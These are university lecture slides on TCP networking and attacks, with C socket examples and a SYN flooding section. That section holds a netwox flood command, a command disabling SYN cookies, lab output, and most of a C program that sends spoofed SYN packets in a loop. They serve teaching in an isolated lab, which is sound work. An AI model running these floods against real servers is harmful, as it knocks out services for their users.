Network & Web Security

Attacks on TCP (Part I)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Check in with the schedule *>>> Lab 08 released this week, due **after** spring bring.*
- MSU Announcements re: COVID-19 *>>> check it out; email me if not feeling well; we will make appropriate accommodations*

Goals & Learning Objectives

- What is the TCP protocol + How the TCP Protocol Works
- SYN Flooding Attack
- TCP Reset Attack
- TCP Session Hijacking Attack


WARNING: NONE OF THE ATTACKS COVERED HERE SHOULD BE DIRECTED AT REAL SERVERS!


TCP Basics


Goal: *Understand the basics of TCP + begin to understand flaws in the design of TCP.*

TCP Protocol

- Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite.
- Sits on the top of the IP layer; in the ***transport layer***.
- Provide host-to-host communication services for applications.
- Transport Layer protocols
  - **TCP:** provides a ***reliable*** and ***ordered*** communication channel between applications.
  - **UDP:** lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.







A TCP Client Program


Create a socket (TCP uses SOCK_STREAM)

Initiate a TCP connection

Send data

```
int main()
{
  // Step 1: Create a socket
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.69");
  dest.sin_port = htons(9090);

  // Step 3: Connect to the server
  connect(sockfd, (struct sockaddr *)&dest,
          sizeof(struct sockaddr_in));

  // Step 4: Send data to the server
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));
  write(sockfd, buffer2, strlen(buffer2));

  // Step 5: Close the connection
  close(sockfd);

  return 0;
}
```

A TCP Server Program



3-way handshake

Accept (dequeue) next established connection

+

get data

```c
int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Step 1: Create a socket
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Bind to a port number
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));

  // Step 3: Listen for connections
  listen(sockfd, 5);

  // Step 4: Accept a connection request
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  // Step 5: Read data from the connection
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  // Step 6: Close the connection
  close(newsockfd); close(sockfd);

  return 0;
}
```


A TCP Server Program (improved)

To accept *multiple* connections:

- `fork()` system call creates a new process by duplicating the calling process.
- On success, the process ID of the child process is returned in the parent process and 0 in the child process.


```
...

  // Listen for connections
  listen(sockfd, 5);

  int client_len = sizeof(client_addr);
  while (1) {
    newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

    if (fork() == 0) { // The child process
       close (sockfd);

       // Read data.
       memset(buffer, 0, sizeof(buffer));
       int len = read(newsockfd, buffer, 100);
       printf("Received %d bytes.\n%s\n", len, buffer);

       close (newsockfd);
       return 0;
    } else {  // The parent process
       close (newsockfd);
    }

...
```

Data Transmission



- Once a connection is established, the OS allocates two buffers at each end: one for sending data (***send buffer***) and receiving data (***receive buffer***).
- When an application needs to send data out, it places data into the TCP send buffer.

TCP Header


Bit 0
Bit 15
Bit 16
Bit 31
Source port (16)
Destination port (16)
Sequence number (32)
Acknowledgment number (32)
Header Length (4)
Reserved (6)
URG
ACK
PSH
RST
SYN
FIN
Window size (16)
Checksum (16)
Urgent pointer (16)
Options (0 or 32 if any)
Data (if any)
...
Header
Payload


What have we NOT talked about so far…?

WARNING: NONE OF THE ATTACKS COVERED HERE SHOULD BE DIRECTED AT REAL SERVERS!

SYN Flooding Attack

Attack Goal: *To consume resources and block further connections.*

TCP 3-Way Handshake Protocol



SYN Packet:

- The client sends a special packet called **`SYN`** packet to the server using a randomly generated number **`x`** as its sequence number.

SYN-ACK Packet:


- On receiving it, the server sends a reply packet using its own randomly generated number **`y`** as its sequence number.

ACK Packet

- Client sends `ACK` packet to conclude the handshake.


TCP 3-Way Handshake Protocol

- When the server receives the initial `SYN` packet,
  it uses a **TCB (Transmission Control Block)** to store information about the connection.
- a.k.a. a **half-open connection** since only client-server connection is confirmed.
- The server stores the TCB in a queue that is only for the half-open connection.
- After the server gets `ACK` packet, it will take this TCB out of the queue and store in a different place.
- If `ACK` doesn't arrive, the server will resend `SYN+ACK` packet.
  (The TCB will eventually be discarded after a certain time period.)




SYN Flooding Attack

- **Idea:** Fill the queue storing the half-open connections so that there will be no space to store TCB for any new half-open connection, basically the server cannot accept any new `SYN` packets.
- **How?:** Continuously send a lot of `SYN` packets to the server. This consumes the space in the queue by inserting TCB records.
  - **NOTE:** Do not want to finish the 3rd step of the handshake as it will dequeue the TCB record.



SYN Flooding Attack



- When flooding the server with `SYN` packets…
  - we ***need to use random source IP addresses***;
  - ***otherwise the attacks may be blocked*** by the firewalls.

- The `SYN+ACK` packets sent by the server may be dropped because forged IP address may not be assigned to any machine. If it does reach an existing machine, a `RST` packet will be sent out, and the TCB will be dequeued.

- As the second option is less likely to happen, TCB records will mostly stay in the queue. ***This causes the `SYN` Flooding Attack.***

Launching SYN Flooding Attack – ***Before*** Attacking

```
seed@VM(10.0.2.15):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.3.15:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:22            10.0.3.2:54293          ESTABLISHED
tcp        0      0 10.0.2.15:22            10.0.3.2:54289          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

LISTEN
=
Waiting for TCP Connection

ESTABLISHED
=
Completed 3-way Handshake

SYN_RECV = Half-Open Connections
(none currently)

SYN Flooding Attack – Launch the Attack

- Turn off the `SYN` Cookie countermeasure:


```
seed@server(10.0.2.7):$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

- Launch the attack using `netwox`

```
seed@attacker(10.0.2.15):$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

- Result (***After*** Attack)— *unable to make more connections!*

```
seed@attacker(10.0.2.15):$ telnet 10.0.2.7
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
```



SYN Flooding Attack - Results

```
seed@VM(10.0.2.7):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 10.0.2.7:23             246.220.93.220:15746    SYN_RECV
tcp        0      0 10.0.2.7:23             241.21.170.88:44893     SYN_RECV
tcp        0      0 10.0.2.7:23             254.97.41.43:22951      SYN_RECV
tcp        0      0 10.0.2.7:23             241.69.172.189:22051    SYN_RECV
tcp        0      0 10.0.2.7:23             252.241.61.50:40961     SYN_RECV
tcp        0      0 10.0.2.7:23             248.97.123.73:60586     SYN_RECV
tcp        0      0 10.0.2.7:23             245.129.147.160:5300    SYN_RECV
tcp        0      0 10.0.2.7:23             245.17.140.212:51435    SYN_RECV
...
```

```
seed@VM(10.0.2.7):~$ top
  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
 1868 seed      20   0  298884 136872  67012 S  1.0  6.6   2:07.35 compiz
  541 proxy     20   0   76084  20644   8760 S  0.3  1.0   0:06.74 squid
  943 root      20   0  163180  62292  27332 S  0.3  3.0   0:13.20 Xorg
 1827 seed      20   0  103004  28248  23916 S  0.3  1.4   0:04.72 unity-panel-ser
11063 seed      20   0   13232   2984   2252 S  0.3  0.1   0:00.02 sshd
14112 seed      20   0   10560   5172   4572 R  0.3  0.3   0:00.01 top
...
```

- Using **`netstat`** command, we can see that there are a large number of half-open connections on port 23 with random source IPs.
- Using **`top`** command, we can see that CPU usage is not high on the server machine. The server is alive and can perform other functions normally, but cannot accept telnet connections anymore.

SYN Flooding Attack - Launch With Our Own Spoofing Code

- We can write our own code to spoof IP SYN packets.
  snippets from `tcp_syn_flooding.c`

```
/*************************************************************
  Spoof a TCP SYN packet.
*************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                 sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*******************************************************
        Step 1: Fill in the TCP header.
     *******************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;
```

```
     /*******************************************************
        Step 2: Fill in the IP header.
     *******************************************************/
     ip->iph_ver = 4;    // Version (IPV4)
     ip->iph_ihl = 5;    // Header length
     ip->iph_ttl = 50;   // Time to live
     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
     ip->iph_destip.s_addr = inet_addr(DEST_IP);
     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
     ip->iph_len = htons(sizeof(struct ipheader) +
                         sizeof(struct tcpheader));

     // Calculate tcp checksum
     tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
     /*******************************************************
       Step 3: Finally, send the spoofed packet
     *******************************************************/
     send_raw_ip_packet(ip);
```

What would you do to prevent this type of attack?